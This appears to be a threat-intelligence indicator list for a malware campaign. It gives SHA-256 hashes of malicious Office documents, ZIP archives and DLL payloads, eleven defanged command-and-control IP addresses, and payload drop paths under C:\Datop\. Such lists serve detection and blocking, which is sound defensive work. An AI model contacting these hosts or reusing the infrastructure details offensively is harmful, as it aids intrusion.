Weaponized Office Documents	a45df331c681b7e73faf94527cd19a9de28e7f0aa10556a18cb48f7db685ce87 aff999aa8b0cb088f858429aeb0f18dd81337981f807c7aa98d95d9ddae34050
	c0168eaf2e409a8d1a968e388d665b213b1f7ae232c24df90ab8731b5fd1cbbd
	73249da46ad32f57b75746421ca8d96bc62ce7670a7738bfede3d086826e8a87
	ef0156fd34e136841f28df011c2ecddf58ee4dcf839d25692b52e086beb98d38
	511650dfa48dbea1062ba58fc65b52caacbd4b6a752e40f2c3f8c16f1273c68b
	40b203a7b40ba1188d0a56a486eac6d4c289ee6ef3a32ec07c245ef44f325a95
	4d1a2e62c2f1d7d9d7ef0b81152bfcc85d68bac0c7ab13b8ed6d03ae27f3dda0
	6ca376cd53db43cc7781db3e03782ab28213ed722a52e0d38927d3aba516d9b6
ZIP Files	c1262d13d3809b9d44a6829357c305308567ae8aeca873cc33307e1eda3a9615 78bccdfce650d1b0c3023ed1cf7174625e88af831865a926c927a320c1177e10
	086e81e972597d576da5e7f43f12d5814c78acc5881e6bdc58e5659ee42c264f
DLL payloads	9e63072408a8d0e91a260ae861efb4f64b5585d61a31eeb35c7a2fb595198d2c 9a8dabf648db1df5bfd90f49233fe2d15a4af71792cc337abe1e60289ede7dc1
	236f9f37dc2604ed8d3faee0b07fc6bb8f4dde68ed89a137023f641ad6076ca4
	57f5a2a3e5f5fd1fcd95aa1896e6a104973cc90a3a6a25393b9b1da053f93092
	5896105dd86060733851505905f1e29e0e7dd9ade5b310a0298414d441a7da70
	aff67b2d5bd2634a6d1800e9c2b2232ad6d09b59e1971afb6b04ea3be477d8cd
	d59ea14883b19cd3a51c3742d5e86e474266b9fec821b0b5fbd6ec7b55eb58bc
	00eeb0fa83ffd92aaee10d2cf851597f429062ea044863e425be8801a41ef379
	7af572d912a2bff85817165acc672ef17f1fd776ea03bcb5cbb848604ba46fbf
Command and Control Server	190[.]73[.]3[.]148 177[.]172[.]5[.]228 181[.]118[.]183[.]27 71[.]13[.]93[.]154 216[.]238[.]71[.]31 216[.]238[.]72[.]121 45[.]9[.]20[.]200 93[.]48[.]80[.]198 86[.]98[.]1[.]197 207[.]246[.]112[.]221 123[.]252[.]190[.]14
Payload Paths	C:\Datop\test1.test C:\Datop\test1.test
	C:\Datop\test2.test
	C:\Datop\good.good
	C:\Datop\good1.good
	C:\Datop\good2.good